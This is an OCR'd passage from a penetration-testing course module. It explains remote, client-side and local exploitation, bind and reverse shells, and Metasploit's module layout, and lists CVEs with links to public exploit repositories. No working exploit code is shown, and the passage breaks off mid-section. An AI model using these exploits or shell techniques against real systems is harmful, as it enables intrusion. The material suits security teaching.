
One factor that used to make buffer overflow exploitation easy was the fact that each time the program runs on the same environment, the memory cells containing the Code and Data get always the same relative addresses. A hacker who reverse engineers the program can know exactly what the address of the buffer is, and then use it to overwrite the Return Address. However, with ASLR, this becomes impossible since the address of the buffer cannot be known beforehand.

Types of Exploitation

A system can be exploited either remotely – over a network or the Internet – or locally. Those are the two broad categories of exploitation. With remote exploitation, the attacker may either exploit an exposed server on a specific TCP or UDP port number or exploit a client application which then initiates a remote connection to the attacker. Thus, remote exploitation is further divided into server-side exploitation and client-side exploitation. On the other hand, local exploitation takes place while the attacker already has some form of access to the system; and such exploitation benefits the attacker by elevating the privileges of that access. That is whey local exploitation is also called *local privilege escalation*.

Remote Exploitation

Any exploitation that provides the attacker with remote access to the system is a remote exploitation. Most often, remote exploitation does not require any form of authentication to the system; meaning, the attacker has no prior access to the system, neither low-privileged nor high-privileged. Sometimes, remote exploitation provides the attacker with minimal or low privileged access, and sometimes the attacker finds himself with high-privileged access. It all depends on the service or application being exploited.




Vulnerable applications that can be exploited can either be exposed as a network server or it can be run as a client application on the target system. In case it is exposed, exploitation here is called server-side; and this is the easiest type of exploitation. On the other hand, if it is a client application (i.e., client-side), exploitation requires an extra step; and that is, social engineering. In other words, the attacker needs to trick the target user into executing the *exploit*.

Server-Side Exploitation

A server is a software service that is exposed over the network; that is, it can be accessed through a certain port number on TCP or UDP protocol. A network service has to listen on a particular TCP or UDP port number. Examples of servers are:

Category	Examples	Standard Ports
Web Servers	Apache httpd Microsoft IIS	80 443
FTP Servers	Vsftpd Filezilla WinSCP	21
SSH Server	OpenSSH	22
Windows File Sharing	Server Message Block (SMB) Common Internet File	137 139 445

	System (CIFS)	
Linux File Sharing	Network File System (NFS)	2049
Database Servers	MySQL MSSQL Postgres	3306 1433 5432


[1] The attacker connects to the exposed server
[2] The attacker sends the payload to the vulnerable server
[3] The attacker has Shell Access to the exploited system
Attacker
Exploited System

This is the most straight-forward exploitation and generally the most dangerous. All the attacker needs to do is to deliver the payload remotely by connecting to that particular port. No physical access, prior authentication, or social engineering is required.

The following are examples of server-side vulnerabilities and their publicly available exploits:


Server and Version	Vulnerability ID and Description	Public Exploit
Apache Shiro v1.2.4	CVE-2016-4437 *"Apache Shiro before 1.2.5, when a cipher key has not been configured for the "remember me" feature, allows remote attackers to execute arbitrary code or bypass intended access restrictions via an unspecified request parameter."*	Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)
Microsoft SMBv3	CVE-2020-0796 *"A remote code execution vulnerability exists in the way*	Microsoft Windows - 'SMBGhost' Remote Code Execution

	that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests, aka 'Windows SMBv3 Client/Server Remote Code Execution Vulnerability'.”	
Microsoft SMBv1	CVE-2017-0144 *The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka ‘**Windows SMB Remote Code Execution Vulnerability**.’ This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148*	Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)

Usually vulnerabilities of this type are discovered through network vulnerability scanning (e.g., using a tool like Nessus). Anyone with unfiltered network connection can discover them as they do not require any form of authentication. Thus, a typical unauthenticated scan is suitable to discover server-side exploitable vulnerabilities.

Client-Side Exploitation

This type of exploitation targets applications that are not exposed over TCP or UDP ports. Those applications include applications that initiate network connections to external servers and applications that run on the user’s desktop with no network interactions. Examples of the first kind are web browsers (*Chrome*, *Firefox*, *Internet Explorer*, etc.), and examples of the second kind are *WinZIP*, *Adobe Acrobat Reader*, *RealPlayer*, etc. Both kinds of applications are not reachable directly through the network. An attacker cannot connect to them directly and exploit them. What is needed is an extra step that involves some sort of Social Engineering tricks.


[1] The attacker sends a malicious payload embedded in a file
(*Using some Social Engineering tricks*)
[2] The victim opens the file and the payload is executed
[3] The attacker has Shell Access to the exploited system
Attacker
Exploited System

If the attacker knows that the target user uses a vulnerable application, e.g., RealPlayer, he can then proceed to develop an exploit for it. The exploit will generally look like an MP3 file; however, it contains a malicious payload. After that, the attacker needs to deliver this exploit file to the user. The delivery method can vary depending on the situation. Common ways of delivery include sending a phishing email with a link or attachment to download the exploit, giving a USB stick containing the exploit to the user, and many others.

Once the user opens or runs the file, the vulnerable application is invoked (*running as a process*) and the payload is now injected into this process. The payload gets executed and initiates a connection back to the attacker's system. The attacker now has a shell session to the victim machine.

The following are examples of client-side vulnerabilities and their publicly available exploits:

Client App and Version	Vulnerability ID and Description	Public Exploit
RealNetworks RealPlayer 11	Bugtraq ID: 47039 "*RealPlayer is prone to a remote buffer-overflow vulnerability because the*	RealPlayer 11 - '.rmp' Remote Buffer Overflow

	application fails to perform adequate boundary checks on user-supplied input.”	
Google Chrome prior to 72.0.3626.121	CVE-2019-5786 “Object lifetime issue in Blink in Google Chrome prior to 72.0.3626.121 allowed a remote attacker to potentially perform out of bounds memory access via a crafted HTML page.”	Google Chrome 72.0.3626.119 - 'FileReader' Use-After-Free (Metasploit)
WinRAR 3.00 through 3.60 beta 6	CVE-2006-3845 *“Stack-based buffer overflow in lzh.fmt in WinRAR 3.00 through 3.60 beta 6 allows remote attackers to execute arbitrary code via a long filename in a LHA archive.”*	RARLAB WinRAR 3.x - LHA Filename Handling Buffer Overflow

Discovering client-side vulnerabilities are not as easy as server-side vulnerabilities. The attacker can for example assume the target is vulnerable, send the exploit, and wait for a hit; alternatively, he can perform some foot-printing and profiling to acquire information about the victim applications versions.

If you are performing a permitted penetration testing, you can perform an *authenticated* vulnerability scanning. As explained in the previous module, this can be done in Nessus by providing certain credentials.

Local Exploitation (Local Privilege Escalation)

Unlike remote exploitation that provides the attacker with remote shell sessions, local exploitation run locally on a machine and its impact happens also on the local machine. With local exploitation, there will not be a remote session; and because of that, they are only valuable if the attacker has some sort of access – regardless of the privileges – to the system. Their actual usefulness lies in the fact that they give the attacker a higher privilege. That is why local exploitation is often called Privilege Escalation. For example, if the attacker has a normal user access, he can become root or administrator.

It is very important to mention here that the type of limited access the attacker has does not have to be physical. In other words, the attacker does not have to be physically at the console of the machine to perform privilege escalation; he can have this type of access remotely. Yet, within such remote low-privileged access, the attacker performs a local exploitation and elevates the privileges. For example, the attacker may access the target over SSH with a normal user account; and by running a local exploit, the attacker gets a root level access.

The following are examples of local privilege escalation exploits for Windows systems:

OS Version	Vulnerability ID and Description	Publicly Available Exploit
Windows 7/8/10/2008/2012/2016	CVE-2019-1458 *“An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory, aka 'Win32k Elevation of Privilege Vulnerability'.”*	https://github.com/unamer/CVE-2019-1458

Windows 10/8.1/7/2016/2010/2008	CVE-2017-0213 *“Windows COM Aggregate Marshaler in Microsoft Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, Windows 10 Gold, 1511, 1607, and 1703, and Windows Server 2016 allows an elevation privilege vulnerability when an attacker runs a specially crafted application, aka*	https://github.com/SecWiki/windov kernel-exploits/tree/master/CVE-2017-0213

	'Windows COM Elevation of Privilege Vulnerability'."	

For more Windows privilege escalation exploits, please check the following link:

https://github.com/SecWiki/windows-kernel-exploits

The following are examples of local privilege escalation exploits for Linux systems:

OS Version	Vulnerability ID and Description	Publicly Available Exploit
Linux kernel before 4.5.5	CVE-2016-4557 "*The replace_map_fd_with_map_ptr function in kernel/bpf/verifier.c in the Linux kernel before 4.5.5 does not properly maintain an fd data structure, which allows local users to gain privileges or cause a denial of service (use-after-free) via crafted BPF instructions that reference an incorrect file descriptor.*"	https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
Linux kernel through 4.3.3	CVE-2015-8660 "*The ovl_setattr function in fs/overlayfs/inode.c in the Linux kernel through 4.3.3 attempts to merge distinct setattr operations, which allows local users to bypass intended access restrictions*	https://www.exploit-db.com/exploits/39166

	and modify the attributes of arbitrary overlay files via a crafted application."	

For more Linux privilege escalation exploits, please check the following link:


https://github.com/SecWiki/linux-kernel-exploits

Types of Shell

The remote shell that hackers try to get when they exploit a vulnerability can be classified into three different types: direct shell, bind shell, and reverse shell.

Direct Shell

A direct shell is a shell spawned within the same TCP/UDP connection through which the payload was sent. Let us look at the following scenario:


TCP Connection to Port 80
Payload is sent over the HTTP
Shell interaction over the same
Hacker
Server with vulnerable web service (tcp/80)


The hacker establishes TCP connection with the server on port180 (http), and the TCP three-way handshake is completed.
2. The hacker sends the payload, which spawns a shell, over the HTTP connection.
3. The payload gets executed by the server and then a shell (either /etc/sh or %SYSTEMROOT%\System32\cmd.exe) is run.
4. The spawned shell will run over the same existing HTTP connection.
5. The hacker sends the shell commands, and the server responds with the results.

Notice that in Direct Shell, there is no additional or separate TCP connection. The problem with this type of shell is that once the web service, e.g., Apache or IIS, is stopped (because of an update or patch), the shell will stop as well.

Bind Shell

A bind shell is a shell spawned in a dedicated TCP connection where the victim is the server and the hacker is the client; and that TCP connection is separate from the initial connection through which the payload was sent.

With bind shell, the payload instructs the Operating System to open a certain TCP port, e.g., 4444, and associate this port with shell program, such as /etc/sh or %SYSTEMROOT%\System32\cmd.exe . Let us consider the following scenario:


TCP Connection to Port 80
Payload is sent over the HTTP
The hacker connects to port 4444
Shell interaction on tcp/4444
Hacker
Server with vulnerable web service (tcp/80)


The hacker establishes TCP connection with the server on port180 (http), and the TCP three-way handshake is completed.

2. The hacker sends the payload, which instructs the OS to listen on a specific port, e.g., tcp/4444, and associate this port to shell program, such as /etc/sh or %SYSTEMROOT%\System32\cmd.exe .
3. The hacker establishes a new TCP connection with the server on port 4444, and the TCP three-way handshake is completed.
4. The hacker gets a shell access through this new connection, which is independent of the http connection.

With Bind Shell, the shell runs on a separate connection, and thus, it can remain alive even after the web service/process is stopped. However, there is a downside to this type of shell; it will not work if there is a firewall blocking inbound connection to the *bind* port. In the example above, if there were a firewall blocking incoming TCP connections to port 4444, or to all ports other than port 80, the Bind Shell will ***fail*** to connect.

Reverse Shell

A reverse shell is a shell spawned in a dedicated TCP connection where the hacker is the server and the victim is the client; and that TCP connection is separate from the initial connection through which the payload was sent. Before sending the payload, the hacker sets up a network listener on a specific port, e.g., 4444. Then, the hacker sends the payload which instructs the victim OS to initiate a connection to the hacker's machine on port 4444 and associate shell (/etc/sh or %SYSTEMROOT%\System32\cmd.exe) with such connection. Let's look at this scenario:


TCP Connection to Port 80
Payload is sent over the HTTP
The victim connects to port 4444 on
Server with vulnerable web service (tcp/80)
Hacker Network listener on
Shell interaction on tcp/4444

1. Before the hacker sends the payload to exploit the remote system, he first sets up a network listener on a certain port, e.g., 4444.
2. Then, the hacker sends the payload which has the following instructions: initiate a TCP connection from the victim to the hacker machine on port 4444, and associate this connection to the shell program.
3. The hacker's machine receives and acknowledges the establishment of the TCP connection.
4. The hacker can then send shell commands to the victim. The commands are executed and responses are sent back to the hacker's machine.

The value of the Reverse Shell is that it can work even if there is a firewall blocking inbound traffic. Reverse shell will work as long as the firewall allows ***outbound*** traffic on certain ports.

In corporate environment, outbound ***http/https*** traffic is always open so that employees could surf the Web. Thus, reverse shell over port 80 or 443 is most often going to work. Not only that, even if there is a proxy server that all web traffic goes through, reverse shell can be tunneled through that proxy server. And in this case, the shell is called "***Reverse HTTP Shell***" which is a specific version of the Reverse Shell.

The Metasploit Framework

Background

The Metasploit project started in 2003 by HD Moore. The idea was to build a platform that makes the exploitation process easy and automatic. Prior to Metasploit, exploitation was not an easy task; the exploits need to be modified – manually – to work in various situations. For example, if a public exploit was written with a bind shell on port 1234 and the pen-tester wanted a reverse shell on port 4321, he would need to edit the code and test it thoroughly on a system similar to the target. Similarly, if another pen-tester wanted a payload that would download and execute a backdoor, he would go through the trouble if intensive editing and testing. Additionally, publicly available exploits were written in various languages. They could be in C, Perl, Python, or any other language. Thus, if the pen-tester were exploiting different vulnerabilities using different exploits written in different languages, he would need to use different compliers or scripting engines. HD Moore wanted to solve those problems once and for all.

Metasploit was initially written in Perl. In 2007, it was fully rewritten in Ruby. Metasploit has become the "de facto" exploit development framework. The project was later acquired by Rapid7. Metasploit is preinstalled in Kali Linux. And its homepage is:

```
www.metasploit.com
```

The Metasploit Framework aims to provide the following benefits:

1. All publicly available exploits are centralized in one place in the local system. Instead of searching online for exploits, you will have them all installed locally in your system.
2. All exploits are written in a standard and uniform format. Since Metasploit is written in Ruby, the available exploits are written as Ruby modules. Thus, you can easily add new or modify existing exploits.
3. The payloads are separated from the exploits. Metasploit has a library of exploits and another library for payloads. Metasploit's exploits do not contain payloads. Instead, whenever you want to

run a certain exploit, you choose the payload that you like from the collection of those payloads that fit your exploits. Pen-testers are no longer restricted to a fixed payload and they can pick and choose the payload they want.

4. All exploits can be run in the same way from the Metasploit platform. Instead of compiling one exploit using GCC, another using Visual Studio, or a third using Python, you can any exploit from Metasploit in exactly the same way. Metasploit provides you with its own commands that allow you to configure and run any exploit you want.

Exploring Metasploit


Before running Metasploit, let us explore its installation directory and get an understanding of its module structure. The default installation directory is:

```
/usr/share/metasploit-framework/
```

Under this directory, the following are the most important files and sub-directories:

- **Binary files**: The binary files that start with ***msf***- are Metasploit binaries that perform different operations.
- **Modules Directory**: Metasploit is built using modules. A module is the building block of Metasploit. There is a module for each exploit, each payload, each supporting tool, etc. Basically, when you run Metasploit, you will be performing operations using various modules.
- **Scripts Directory**: this directory contains scripts written to automate certain functions that are beyond the core functionality of Metasploit. There are scripts written in Ruby, PowerShell, or even as Metasploit Resource files that automate certain tasks (more on that later).
- **Tools Directory**: this directory contains tools that have been imported to Metasploit from external sources. The tools exist originally as standalone tools but the Metasploit contributors have created Ruby versions of those tools and added them to Metasploit.
- **Plugins Directory**: plugins are items that extend the functionality of Metasploit. For example, you can integrate Metasploit with

Nessus by installing the Nessus plugin.



```
kali@kali:/usr/share/metasploit-framework$ ls
app            lib                          msfrpc     ruby
config         metasploit-framework.gemspec msfrpcd    script-exploit
data           modules                      msfupdate  script-password
db             msfconsole                   msfvenom   script-recon
documentation  msfd                         msf-ws.ru  scripts
Gemfile        msfdb                        plugins    tools
Gemfile.lock   msf-json-rpc.ru              Rakefile   vendor
kali@kali:/usr/share/metasploit-framework$
```

Binary Files


Metasploit binaries start with ***msf***- and they are executables that perform some core operations. The following table list the descriptions of the most common binaries:

Binary	Description
msfconsole	This enables you to run Metasploit in an interactive way. When you launch Metasploit Console, you will be able to run internal commands. This is the most common way of working with Metasploit.
msfvenom	It enables you to generate payloads wrapped in different file formats (*e.g., exe, elf, php, war, etc*.). This makes the payload behave like a trojan or backdoor. A payload is simply a set of machine instructions and it must be inserted into memory as a code in order to run. This can be done either using an exploit or a wrapper. Msfvenom creates such a wrapper.
msfupdate	You can run this binary to update the Metasploit Framework. Updates can be new exploits, payloads, bug fixes, or additional features.
msfd	This is the Metasploit Daemon. It enables you to run Metasploit as a network service. You can then Telnet to it and work on it as a console. The default host and port are localhost (127.0.0.1) on port 55554.
msfrpcd	Run Metasploit RPC (*Remote Procedure Call*) Daemon. This exposes a list of APIs (*Application Programming Interfaces*) which can be called programmatically by remote clients. With MSFRPCD, you can interact with a

	Metasploit server from your scripts (e.g., Python or Perl) or programs (e.g., in C or Java).
msfrpc	This is an RPC client for Metasploit which can be used to interact with the MSFRPCD.
msfdb	This command allows you to integrate Metasploit with a Postgres Database. The Metasploit DB will store exploitation results as well as any Nessus or Nmap scans that run from Metasploit.

Modules Directory


The building block of Metasploit is "*module*." And all modules are under the folder modules/ . If we navigate to the modules' directory (modules/), we will see that there are different types of modules:



```
kali@kali:/usr/share/metasploit-framework/modules$ ls -alh
total 36K
drwxr-xr-x  9 root root 4.0K May  8 08:20 .
drwxr-xr-x 13 root root 4.0K May  8 08:20 ..
drwxr-xr-x 22 root root 4.0K May  8 08:20 auxiliary
drwxr-xr-x 12 root root 4.0K May  8 08:20 encoders
drwxr-xr-x  3 root root 4.0K May  8 08:20 evasion
drwxr-xr-x 22 root root 4.0K May  8 08:20 exploits
drwxr-xr-x 11 root root 4.0K May  8 08:20 nops
drwxr-xr-x  5 root root 4.0K May  8 08:20 payloads
drwxr-xr-x 16 root root 4.0K May  8 08:20 post
kali@kali:/usr/share/metasploit-framework/modules$
```


- ***Exploit* Modules (exploits/)**

These are the actual exploits. The current version of Metasploit – ***v5.0.101-dev*** as of the time of writing this module – contains **2050** exploits. Each exploit is written as a Ruby file (*.rb). The exploit modules are grouped into two levels of directories: the platform (e.g., *Windows*, *Linux*, *OSX*, *Solaris*, *etc*.) and the service or application (e.g., *FTP*, *HTTP*, *SMB*, *Email*, *Browser*, *etc*.). The following image shows Windows SMB exploits:



```
kali@kali:/usr/share/metasploit-framework/modules/exploits/windows/smb$ ls
eternalblue_doublepulsar.rb   ms08_067_netapi.rb
generic_smb_dll_injection.rb  ms09_050_smb2_negotiate_func_index.rb
group_policy_startup.rb       ms10_046_shortcut_icon_dllloader.rb
ipass_pipe_exec.rb            ms10_061_spoolss.rb
ms03_049_netapi.rb            ms15_020_shortcut_icon_dllloader.rb
ms04_007_killbill.rb          ms17_010_eternalblue.rb
ms04_011_lsass.rb             ms17_010_eternalblue_win8.py
ms04_031_netdde.rb            ms17_010_psexec.rb
ms05_039_pnp.rb               netidentity_xtierrpcpipe.rb
ms06_025_rasmans_reg.rb       psexec_psh.rb
ms06_025_rras.rb              psexec.rb
ms06_040_netapi.rb            smb_delivery.rb
ms06_066_nwapi.rb             smb_doublepulsar_rce.rb
ms06_066_nwwks.rb             smb_relay.rb
ms06_070_wkssvc.rb            timbuktu_plughntcommand_bof.rb
ms07_029_msdns_zonename.rb    webexec.rb
kali@kali:/usr/share/metasploit-framework/modules/exploits/windows/smb$ 
```

And the following image shows Linux SSH exploits:



```
kali@kali:/usr/share/metasploit-framework/modules/exploits/linux/ssh$ ls
ceragon_fibeair_known_privkey.rb               quantum_dxi_known_privkey.rb
cisco_ucs_scpuser.rb                           quantum_vmpro_backdoor.rb
exagrid_known_privkey.rb                       solarwinds_lem_exec.rb
f5_bigip_known_privkey.rb                      symantec_smg_ssh.rb
loadbalancerorg_enterprise_known_privkey.rb    vmware_vdp_known_privkey.rb
mercurial_ssh_exec.rb
kali@kali:/usr/share/metasploit-framework/modules/exploits/linux/ssh$ 
```

- ***Payload* Modules (payloads/)**

These are the payloads used by exploits. The payload is a set of instructions that gets injected and executed at the target system. When you use an exploit, you can set the appropriate payload for that exploit. The current version of Metasploit – ***v5.0.101-dev*** as of the time of writing this module – contains 566 payloads. The payloads are grouped into three layers of directories: the first is the type of payloads (*Singles, Stages, and Stagers*), the second is the platform (*Windows*, *Linux*, *Android*, *etc*.), and the third is the architecture (*x64, x86, ARMel, ZArch, etc*.). The three types of payloads are described as follows:


1. ***Singles***

Singles are self-contained payloads that perform a single task and then terminate. A single payload is sent by the exploit (on the attacker’s machine) in one shot to the victim. They are small enough to fit into the vulnerable process’s memory space. A single payload generally performs a single predefined task, such as:

- adding a user account.
- downloading a file.
- executing a file.

- formatting the hard drive.
- initiate a reverse shell.

The following image shows the single payloads for Windows x64 systems:



```
kali@kali:/usr/share/metasploit-framework/modules/payloads/singles/windows/x64$ ls
encrypted_shell_reverse_tcp.rb  meterpreter_bind_tcp.rb          pingback_reverse_tcp.rb
exec.rb                         meterpreter_reverse_http.rb      powershell_bind_tcp.rb
loadlibrary.rb                  meterpreter_reverse_https.rb     powershell_reverse_tcp.rb
messagebox.rb                   meterpreter_reverse_ipv6_tcp.rb  shell_bind_tcp.rb
meterpreter_bind_named_pipe.rb  meterpreter_reverse_tcp.rb       shell_reverse_tcp.rb
kali@kali:/usr/share/metasploit-framework/modules/payloads/singles/windows/x64$
```

2. *Stages*

